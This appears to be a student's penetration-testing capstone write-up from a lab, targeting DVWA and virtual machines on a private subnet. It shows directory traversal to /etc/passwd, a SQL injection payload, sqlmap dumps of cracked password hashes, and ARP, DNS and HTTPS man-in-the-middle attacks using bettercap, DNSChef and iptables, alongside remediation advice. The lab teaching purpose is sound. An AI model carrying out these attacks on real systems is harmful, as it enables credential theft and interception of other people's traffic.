



Directory Traversal

I was able to gain access using **DVWA** and `/etc/passwd`

- `/etc/passwd` is replaced at the end of the web address
<http://192.168.57.20/dvwa/vulnerabilities/fi/?page=include.php>

Access can be gained when the user-supplied input is not validated.



Is a web security vulnerability that allows attackers to access files and directories outside of the indented scope of a web application's file system.

SQL & Blind SQL Injection Attacks

Using the **DVWA** and sqlmap, I inserted a malicious SQL statement into the entry field and executed a command that allowed me to retrieve passwords from Victim PC IP: 192.168.57.20.

SQL attacks are focused on gaining information of the database.

SQL injection attacks have been used in many high-profile data breaches over the years, causing reputational damage and regulatory fines.

To prevent SQL injection, it is important to use parameterized queries, input validation, and output encoding.

Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

DVWA Security

PHP Info

About

Logout

Vulnerability: SQL Injection

User ID:

Submit

ID: ' OR '1=1
First name: admin
Surname: admin
ID: ' OR '1=1
First name: Gordon
Surname: Brown
ID: ' OR '1=1
First name: Hack
Surname: Me
ID: ' OR '1=1
First name: Pablo
Surname: Picasso
ID: ' OR '1=1
First name: Bob
Surname: Smith

More info

<http://www.securiteam.com/securityreviews/SDPON1P76E.h>

```
[18:27:00] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: PHP 5.2.4, Apache 2.2.8
back-end DBMS: MySQL >= 5.0.12
[18:27:08] [INFO] fetching columns for table 'users' in database 'dvwa'
[18:27:09] [WARNING] reflective value(s) found and filtering out
Database: dvwa
Table: users
[6 columns]
+-----+-----+
| Column | Type |
+-----+-----+
| user   | varchar(15) |
| avatar | varchar(70) |
| first_name | varchar(15) |
| last_name | varchar(15) |
| password | varchar(32) |
| user_id | int(6) |
+-----+-----+
[18:27:09] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/192.168.57.20'
[18:27:09] [WARNING] your sqlmap version is outdated
```

```
Table: users
[5 entries]
+-----+-----+
| password |
+-----+-----+
| 5f4dcc3b5aa765d61d8327deb882cf99 |
| e99a18c428cb38d5f260853678922e03 |
| 8d353d75ae2c3966d7e0d4fcc69216b |
| 0d107d09f5bbe40cade3de5c71e9e9b7 |
| 5f4dcc3b5aa765d61d8327deb882cf99 |
+-----+-----+
[18:29:27] [INFO] table 'dvwa.users' dumped to CSV file '/root/.local/share/sqlmap/output/192.168.57.20/dump/dvwa/users.csv'
[18:29:27] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/192.168.57.20'
[18:29:27] [WARNING] your sqlmap version is outdated

[*] ending @ 18:29:27 /2024-01-18/
```

```
do you want to use common password suffixes? (slow!) [y/N] y
[18:31:37] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[18:31:37] [INFO] starting 4 processes
[18:31:38] [INFO] cracked password 'abc123' for hash 'e99a18c428cb38d5f260853678922e03'
[18:31:38] [INFO] cracked password 'charley' for hash '8d353d75ae2c3966d7e0d4fcc69216b'
[18:31:40] [INFO] cracked password 'letmein' for hash '0d107d09f5bbe40cade3de5c71e9e9b7'
[18:31:40] [INFO] cracked password 'password' for hash '5f4dcc3b5aa765d61d8327deb882cf99'
[18:31:43] [INFO] using suffix '1'
[18:31:49] [INFO] using suffix '123'
[18:31:51] [INFO] cracked password 'abc123' for hash 'e99a18c428cb38d5f260853678922e03'
```

```
Database: dvwa
Table: users
[5 entries]
+-----+-----+
| password |
+-----+-----+
| 5f4dcc3b5aa765d61d8327deb882cf99 (password) |
| e99a18c428cb38d5f260853678922e03 (abc123) |
| 8d353d75ae2c3966d7e0d4fcc69216b (charley) |
| 0d107d09f5bbe40cade3de5c71e9e9b7 (letmein) |
| 5f4dcc3b5aa765d61d8327deb882cf99 (password) |
+-----+-----+
[18:34:10] [INFO] table 'dvwa.users' dumped to CSV file '/root/.local/share/sqlmap/output/192.168.57.20/dump/dvwa/users.csv'
[18:34:10] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/192.168.57.20'
[18:34:10] [WARNING] your sqlmap version is outdated

[*] ending @ 18:34:10 /2024-01-18/
```

Outcome - Vulnerabilities

After reconnaissance, vulnerability analysis and exploitation, the following were found to be vulnerable to SSH, DNS and DVWA/ Mutillidae Attacks.

- Vulnerable to SMB Backdoor malware; through privilege escalation and session persistence.
- Vulnerable to a FTP (File Transfer Protocol) Brute Force Attack
- Vulnerable to XSS (Cross Site Scripting) and Directory Traversal Attacks
- Vulnerable to SQL injection Attacks

Suggested remediation:

- SMB Backdoor Vulnerability:

- Don't allow root login
 - Disable SSH session
 - Restrict SSH access by IP address, restrict access to SMB by blocking TCP port 445
 - Change SSH to another port
 - Create network interface for SSH (ex. Eth1) which is a different interface you serve requests from (ex. Eth0)
 - Point of communication between different components of application system, software program and a user.
- Interface (input-output system)
- Don't allow ssh passwords (use private key authentication)
 -
 - Update and Patch Regularly:
 - Ensure that all SMB-enabled devices, including servers and workstations, run the latest SMB versions and patches.
 - Use Strong Authentication.
 - Implement strong password policies and encourage the use of multi-factor authentication to prevent brute force attacks
 - Use VPNs. (Virtual Private Network)
 - Enable Firewalls and Intrusion Detection Systems.

Once Vulnerabilities are fixed by Zero Bank, TechNest LLC. should offer to rescan to make sure nothing was left unattended.

Suggested remediation:

-Password Hashdump/ John the Ripper:

- **Use strong passwords:** Passwords should be long, complex, and unique. Avoid using common words, phrases, or patterns. Use a combination of uppercase and lowercase letters, numbers, and special characters.
- **Implement a lockout policy:** Lockout policy can be used to lock accounts after several failed login attempts and then unlock it as the administrator. This can prevent brute force attacks.
- **Use Captcha:** Captcha can create a hurdle for the automated nature of brute force attacks. It can be used to prevent automated scripts from accessing the system.
- **Update software regularly:** Regular software updates can help patch vulnerabilities in the system.
- **Use multi-factor authentication:** Multi-factor authentication can add an extra layer of security to the system. It requires users to provide two or more forms of identification to access the system
- **Stay vigilant** and keep system up to date with the latest security patches and update.
- **Employee Awareness Training:** Educating employees on best practices to identify and respond to potential threats such as phishing emails.

Suggested Remediation:

- FTP Brute Force Attack:

- FTP is port 21 and is very vulnerable. Replace FTP with SFTP (Secure File Transfer Protocol).
- Use strong, unique, and unpredictable passwords, and change them regularly
- Limit login attempts and monitor IP addresses
- Use two-factor authentication
- Hide or change the default names of admin and customer login pages

Suggested Remediation:

- XSS & Directory Traversal

- Validate inputs and data and make sure it meets specific criteria.
- Secure cookies.
- Sanitize all user inputs to remove any malicious content.
- Use a content security policy to restrict the types of content that a web page can load.
- Use a firewall.

Suggested remediation:

- SQL Vulnerability

- System should be taken offline and scanned for immediate threats.
- Web security must be strengthened.
- Use parameterized database queries- provides parameters and sets values to those parameters to avoid SQL injection attacks.
- Use web application firewalls (WAFs) and disable root SSH logins.
- Run regular scans to identify any new bugs which may not have been identified or prevented.
 - Include the security scan in your software development lifecycle (SDLC) so that vulnerabilities are caught as early as possible.
- Use roles and privileges to control what a certain user can do with your database.
- Log statements and monitor to find rogue SQL statements.
- Remove any old code you don't use.
- Update your software to ensure all the latest patches are applied to your system.
- Use a firewall.

Final VAPT Report

Final VAPT Report Link: [Final VAPT Report Capstone 2024.pdf](#)

During the Vulnerability Assessment and Penetration Testing (VAPT) on Zero Bank, key systems, networks and applications were evaluated and reviewed to identify vulnerabilities and configuration issues that may put the organization at risk of being breached or exploited.

The VAPT process was broken down into multiple phases, including Project scope, Reconnaissance, Vulnerability Analysis Gaining Access, Maintaining Access, Exploitation, Final VAPT Report and Remediation suggestions.

Please refer to link above for Final VAPT Report

Challenges or Opportunities for Improvement

My challenges during this:

Well, the first is public speaking, so at this point I have overcome that! Project wise, it was the password hashdump and figuring out John the Ripper.

In the end, after all the frustrations, it ended up benefiting me because I executed an additional attack. I also gained muscle memory, repeating steps and retained new information while researching how to complete the task.

As far as improving:

There are always areas of improvement. No one knows everything, but I do know, I put everything I possibly could into this project.

Over time and with experience, all of this will become more second nature. However, anything to do with computers can be very frustrating, time consuming and an absolute test of brain power and patience. Then you actually add the job assignment to the mix and it makes more a fun day! ;)

Fortunately, I am the type of person that likes to solve things, figure things out and not stop until it's completed. Everything is a puzzle that needs solving. No matter what the industry, there is always an answer, we just have to find it!

Thank You!

Extra Exploits:

The following are examples of additional vulnerabilities/exploits that can be performed.

ARP Spoofing Attack

Enable IP forwarding on Attacker machine.

From Victim ping 8.8.8.8

Attacker machine monitor packets received

A screenshot of a Windows Command Prompt window. The title bar reads "C:\Windows\system32\cmd.exe - ping 8.8.8.8". The window contains the following text:

```
Copyright (c) 2009 Microsoft Corporation. All rights reserved.  
C:\Users\student>ping 8.8.8.8 -t  
  
Pinging 8.8.8.8 with 32 bytes of data:  
Reply from 8.8.8.8: byte=32 time=4ms TTL=115  
Reply from 8.8.8.8: byte=32 time=4ms TTL=115  
Reply from 8.8.8.8: byte=32 time=4ms TTL=115  
Reply from 8.8.8.8: byte=32 time=4ms TTL=115  
Reply from 8.8.8.8: byte=32 time=4ms TTL=115  
Reply from 8.8.8.8: byte=32 time=4ms TTL=115  
Reply from 8.8.8.8: byte=32 time=5ms TTL=115  
Reply from 8.8.8.8: byte=32 time=4ms TTL=115  
Reply from 8.8.8.8: byte=32 time=4ms TTL=115  
Reply from 8.8.8.8: byte=32 time=4ms TTL=115  
Reply from 8.8.8.8: byte=32 time=4ms TTL=115  
Reply from 8.8.8.8: byte=32 time=4ms TTL=115  
Reply from 8.8.8.8: byte=32 time=4ms TTL=115  
Reply from 8.8.8.8: byte=32 time=4ms TTL=115  
Reply from 8.8.8.8: byte=32 time=4ms TTL=115  
Reply from 8.8.8.8: byte=32 time=4ms TTL=115  
Reply from 8.8.8.8: byte=32 time=4ms TTL=115  
Reply from 8.8.8.8: byte=32 time=5ms TTL=115
```

The screenshot shows a standard Windows Command Prompt interface with a black background and white text. The command executed is `ping 8.8.8.8 -t`, which sends continuous ping requests. The output displays 18 successful replies, each taking approximately 4-5 milliseconds and receiving a TTL of 115.

```

root@attacker:~# apt install bettercap
Command 'bettercap' not found, but can be installed with:
apt install bettercap
Do you want to install it? (N/y)y
apt install bettercap
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following additional packages will be installed:
  bettercap-caplets bettercap-ui
The following NEW packages will be installed:
  bettercap bettercap-caplets bettercap-ui
0 upgraded, 3 newly installed, 0 to remove and 1662 not upgraded.
Need to get 9,181 kB of archives.
After this operation, 45.7 MB of additional disk space will be used.
Do you want to continue? [Y/n] y
Get:1 http://http.kali.org/kali kali-rolling/main amd64 bettercap amd64 2.32.0+git20230725-0kali2 [6,965 kB]
Get:2 http://http.kali.org/kali kali-rolling/main amd64 bettercap-ui all 1.3.0+really1.3.0-0kali1 [2,103 kB]
Get:3 http://http.kali.org/kali kali-rolling/main amd64 bettercap-caplets all 0+git20230105-0kali1 [113 kB]
Fetched 9,181 kB in 1s (17.4 MB/s)
Selecting previously unselected package bettercap.
(Reading database ... 308009 files and directories currently installed.)
Preparing to unpack .../bettercap_2.32.0+git20230725-0kali2_amd64.deb ...
Unpacking bettercap (2.32.0+git20230725-0kali2) ...
Selecting previously unselected package bettercap-ui.
Preparing to unpack .../bettercap-ui_1.3.0+really1.3.0-0kali1_all.deb ...
Unpacking bettercap-ui (1.3.0+really1.3.0-0kali1) ...
Selecting previously unselected package bettercap-caplets.
Preparing to unpack .../bettercap-caplets_0+git20230105-0kali1_all.deb ...
Unpacking bettercap-caplets (0+git20230105-0kali1) ...
Setting up bettercap (2.32.0+git20230725-0kali2) ...
bettercap.service is a disabled or a static unit, not starting it.
Setting up bettercap-caplets (0+git20230105-0kali1) ...
Setting up bettercap-ui (1.3.0+really1.3.0-0kali1) ...
Processing triggers for kali-menu (2023.2.3) ...

```

ARP Spoofing Attack

Start Spoof attack using
Bettercap

Use “arp -a” to verify on victim
machine.

```
(root@attacker)~#  
# bettercap  
bettercap v2.32.0 (built for linux amd64 with go1.21.0) [type 'help' for a list of commands]  
  
192.168.57.0/24 > 192.168.57.10 » [11:40:40] [sys.log] [inf] gateway monitor started ...  
192.168.57.0/24 > 192.168.57.10 » set arp.spoof.targets 192.168.57.30  
192.168.57.0/24 > 192.168.57.10 » set arp.spoof.fullduplex true  
192.168.57.0/24 > 192.168.57.10 » get arp.spoof.*  
  
arp.spoof.fullduplex: 'true'  
arp.spoof.internal: 'false'  
arp.spoof.skip_restore: 'false'  
arp.spoof.targets: '<entire subnet>'  
arp.spoof.whitelist: ''  
  
192.168.57.0/24 > 192.168.57.10 » ARP.SPOOF ON  
192.168.57.0/24 > 192.168.57.10 » [11:41:19] [sys.log] [err] unknown or invalid syntax "ARP.SPOOF ON", type help for the help menu.  
192.168.57.0/24 > 192.168.57.10 » arp.spoof on  
192.168.57.0/24 > 192.168.57.10 » [11:41:32] [sys.log] [inf] arp.spoof full duplex spoofing enabled, if the router has ARP spoofing mechanisms, the attack  
will fail.  
192.168.57.0/24 > 192.168.57.10 » [11:41:32] [sys.log] [inf] arp.spoof arp spoofer started, probing 256 targets.  
192.168.57.0/24 > 192.168.57.10 » [11:41:32] [sys.log] [inf] arp.spoof starting net.recon as a requirement for arp.spoof  
192.168.57.0/24 > 192.168.57.10 » [11:41:32] [endpoint.new] endpoint 192.168.57.20 detected as 00:50:56:8e:a8:4c (VMware, Inc.).  
192.168.57.0/24 > 192.168.57.10 » [11:41:32] [endpoint.new] endpoint 192.168.57.30 detected as 00:50:56:8e:79:b6 (VMware, Inc.).  
192.168.57.0/24 > 192.168.57.10 » [11:41:32] [endpoint.new] endpoint 192.168.57.250 detected as 00:50:56:8e:7c:cc (VMware, Inc.).  
192.168.57.0/24 > 192.168.57.10 » [11:41:32] [endpoint.new] endpoint 192.168.57.40 detected as 00:50:56:8e:4b:4f (VMware, Inc.).  
192.168.57.0/24 > 192.168.57.10 »
```

```
C:\Windows\system32\cmd.exe  
Microsoft Windows [Version 6.1.7600]  
Copyright (c) 2009 Microsoft Corporation. All rights reserved.  
  
C:\Users\student>arp -a  
  
Interface: 192.168.57.30 --- 0xb  
Internet Address      Physical Address      Type  
192.168.57.10          00-50-56-8e-30-7b     dynamic  
192.168.57.254         00-50-56-8e-30-7b     dynamic  
192.168.57.255         ff-ff-ff-ff-ff-ff     static  
224.0.0.22            01-00-5e-00-00-16     static  
224.0.0.252           01-00-5e-00-00-fc     static  
239.255.255.250       01-00-5e-7f-ff-fa     static  
  
Interface: 192.168.137.30 --- 0xd  
Internet Address      Physical Address      Type  
192.168.137.255       ff-ff-ff-ff-ff-ff     static  
224.0.0.22            01-00-5e-00-00-16     static  
224.0.0.252           01-00-5e-00-00-fc     static  
239.255.255.250       01-00-5e-7f-ff-fa     static  
  
C:\Users\student>_
```

```
Image...  
Reply from 8.8.8.8: bytes=32 time=4ms TTL=114  
Reply from 8.8.8.8: bytes=32 time=4ms TTL=114  
Reply from 8.8.8.8: bytes=32 time=4ms TTL=114  
Reply from 8.8.8.8: bytes=32 time=4ms TTL=114  
Reply from 8.8.8.8: bytes=32 time=4ms TTL=114  
Reply from 8.8.8.8: bytes=32 time=4ms TTL=114  
Reply from 8.8.8.8: bytes=32 time=4ms TTL=114  
Reply from 8.8.8.8: bytes=32 time=4ms TTL=114
```

```
11:42:04.950160 IP 8.8.8.8 > 192.168.57.30: ICMP echo reply, id 1, seq 264, length 40  
11:42:05.951876 IP 192.168.57.30 > 8.8.8.8: ICMP echo request, id 1, seq 265, length 40  
11:42:05.951883 IP 192.168.57.30 > 8.8.8.8: ICMP echo request, id 1, seq 265, length 40  
11:42:05.956527 IP 8.8.8.8 > 192.168.57.30: ICMP echo reply, id 1, seq 265, length 40  
11:42:05.956529 IP 8.8.8.8 > 192.168.57.30: ICMP echo reply, id 1, seq 265, length 40  
11:42:06.950279 IP 192.168.57.30 > 8.8.8.8: ICMP echo request, id 1, seq 266, length 40  
11:42:06.950291 IP 192.168.57.30 > 8.8.8.8: ICMP echo request, id 1, seq 266, length 40  
11:42:06.954879 IP 8.8.8.8 > 192.168.57.30: ICMP echo reply, id 1, seq 266, length 40  
11:42:06.954881 IP 8.8.8.8 > 192.168.57.30: ICMP echo reply, id 1, seq 266, length 40  
11:42:07.948699 IP 192.168.57.30 > 8.8.8.8: ICMP echo request, id 1, seq 267, length 40  
11:42:07.948707 IP 192.168.57.30 > 8.8.8.8: ICMP echo request, id 1, seq 267, length 40  
11:42:07.953434 IP 8.8.8.8 > 192.168.57.30: ICMP echo reply, id 1, seq 267, length 40  
11:42:07.953436 IP 8.8.8.8 > 192.168.57.30: ICMP echo reply, id 1, seq 267, length 40  
11:42:08.947089 IP 192.168.57.30 > 8.8.8.8: ICMP echo request, id 1, seq 268, length 40  
11:42:08.947096 IP 192.168.57.30 > 8.8.8.8: ICMP echo request, id 1, seq 268, length 40  
11:42:08.951891 IP 8.8.8.8 > 192.168.57.30: ICMP echo reply, id 1, seq 268, length 40  
11:42:08.951894 IP 8.8.8.8 > 192.168.57.30: ICMP echo reply, id 1, seq 268, length 40  
11:42:09.642633 IP 192.168.57.10 > 192.168.57.20: ICMP redirect 10.10.10.2 to host 192.168.57.254, length 80  
11:42:09.945499 IP 192.168.57.30 > 8.8.8.8: ICMP echo request, id 1, seq 269, length 40  
11:42:09.945507 IP 192.168.57.30 > 8.8.8.8: ICMP echo request, id 1, seq 269, length 40  
11:42:09.950173 IP 8.8.8.8 > 192.168.57.30: ICMP echo reply, id 1, seq 269, length 40  
11:42:09.950178 IP 8.8.8.8 > 192.168.57.30: ICMP echo reply, id 1, seq 269, length 40
```

DNS Spoofing Attack

```
C:\Windows\system32\cmd.exe
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\student>ping google.com

Pinging google.com [142.250.65.206] with 32 bytes of data:
Reply from 142.250.65.206: bytes=32 time=5ms TTL=114
Reply from 142.250.65.206: bytes=32 time=5ms TTL=114
Reply from 142.250.65.206: bytes=32 time=5ms TTL=114
Reply from 142.250.65.206: bytes=32 time=6ms TTL=114

Ping statistics for 142.250.65.206:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 5ms, Maximum = 6ms, Average = 5ms

C:\Users\student>ping alltimecargo.com

Pinging alltimecargo.com [43.255.154.57] with 32 bytes of data:
Reply from 43.255.154.57: bytes=32 time=255ms TTL=47
Reply from 43.255.154.57: bytes=32 time=255ms TTL=47
Reply from 43.255.154.57: bytes=32 time=257ms TTL=47
Reply from 43.255.154.57: bytes=32 time=257ms TTL=47

Ping statistics for 43.255.154.57:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 255ms, Maximum = 257ms, Average = 256ms

C:\Users\student>
```

From victim machine ping google.

From attacker machine (DNSChef) is used for this attack.

- Set up a fake DNS response
- Redirect all DNS request to the fake server
- Execute

```
root@attacker: ~
File Actions Edit View Help

root@attacker: ~# iptables -t nat -A PREROUTING -p udp --destination-port 53 -j REDIRECT --to-port 5353

root@attacker: ~#
```

```
C:\Windows\system32\cmd.exe
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\student>ping google.com

Pinging google.com [142.250.65.206] with 32 bytes of data:
Reply from 142.250.65.206: bytes=32 time=5ms TTL=114
Reply from 142.250.65.206: bytes=32 time=5ms TTL=114
Reply from 142.250.65.206: bytes=32 time=5ms TTL=114
Reply from 142.250.65.206: bytes=32 time=6ms TTL=114

Ping statistics for 142.250.65.206:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 5ms, Maximum = 6ms, Average = 5ms

C:\Users\student>ping alltimecargo.com

Pinging alltimecargo.com [43.255.154.57] with 32 bytes of data:
Reply from 43.255.154.57: bytes=32 time=255ms TTL=47
Reply from 43.255.154.57: bytes=32 time=255ms TTL=47
Reply from 43.255.154.57: bytes=32 time=257ms TTL=47
Reply from 43.255.154.57: bytes=32 time=257ms TTL=47

Ping statistics for 43.255.154.57:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 255ms, Maximum = 257ms, Average = 256ms

C:\Users\student>ipconfig /flushdns

Windows IP Configuration
Successfully flushed the DNS Resolver Cache.

C:\Users\student>
```

From Victim machine execute ipconfig/flshdns and ping alltimecargo.com

IP address has changed

```
root@attacker: ~
File Actions Edit View Help

root@attacker: ~# dnschef -i 192.168.57.10 -p 5353 --fakedomains alltimecargo.com --fakeip 192.168.57.10

version 0.4
iphelix@thesprawl.org

(13:14:01) [*] Listening on an alternative port 5353
(13:14:01) [*] DNSChef started on interface: 192.168.57.10
(13:14:01) [*] Using the following nameservers: 8.8.8.8
(13:14:01) [*] Cooking A replies to point to 192.168.57.10 matching: alltimecargo.com
```

```
Successfully flushed the DNS Resolver Cache.

C:\Users\student>ping alltimecargo.com

Pinging alltimecargo.com [192.168.57.10] with 32 bytes of data:
Reply from 192.168.57.10: bytes=32 time<1ms TTL=64
Reply from 192.168.57.10: bytes=32 time<1ms TTL=64
Reply from 192.168.57.10: bytes=32 time<1ms TTL=64
Reply from 192.168.57.10: bytes=32 time<1ms TTL=64

Ping statistics for 192.168.57.10:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 0ms, Maximum = 0ms, Average = 0ms

C:\Users\student>
```


HTTPS (MITM) Man in the Middle attack

Reopen terminal with bettercap



From target, Download bettercap certificate from browser of target machine

Manage device security and manage certificates, import file and open.

From attacker in bettercap terminal install caplets and print all requests to console.

Now if website is visited results will show on attacker bettercap terminal.

```
.icfauthority
.xauthority
.bash_logout
.bashrc
.bashrc.original
.bettercap-ca.cert.pem
.bettercap-ca.key.pem
.bettercap-httpd.cert.pem
.bettercap-httpd.key.pem
.cache/
.config/
.dnrc
.face
.face.icon
.gnupg/
.java/
.local/
.mozilla/
.msf4/
.profile
.ssh/
.viminfo
.xsession-errors
.xsession-errors.old
.zsh_history
.zshrc
Desktop/
Documents/
Downloads/
Music/
Pictures/
Public/
Templates/
Videos/
bettercap_history
volatility3/
```



```
192.168.57.0/24 > 192.168.57.10 > https.server on
[13:18:38] [sys.log] [inf] https.server generating server TLS key to /root/.bettercap-httpd.key.pem
[13:18:38] [sys.log] [inf] https.server generating server TLS certificate to /root/.bettercap-httpd.cert.pem
192.168.57.0/24 > 192.168.57.10 > h[13:18:40] [sys.log] [inf] https.server starting on https://192.168.57.10:443
192.168.57.0/24 > 192.168.57.10 > https.proxy on
[13:18:44] [sys.log] [inf] https.proxy generating proxy certification authority TLS key to /root/.bettercap-ca.key.pem
[13:18:44] [sys.log] [inf] https.proxy generating proxy certification authority TLS certificate to /root/.bettercap-ca.cert.pem
192.168.57.0/24 > 192.168.57.10 > [13:18:46] [sys.log] [inf] https.proxy started on 192.168.57.10:8083 (sslstrip disabled)
192.168.57.0/24 > 192.168.57.10 >
```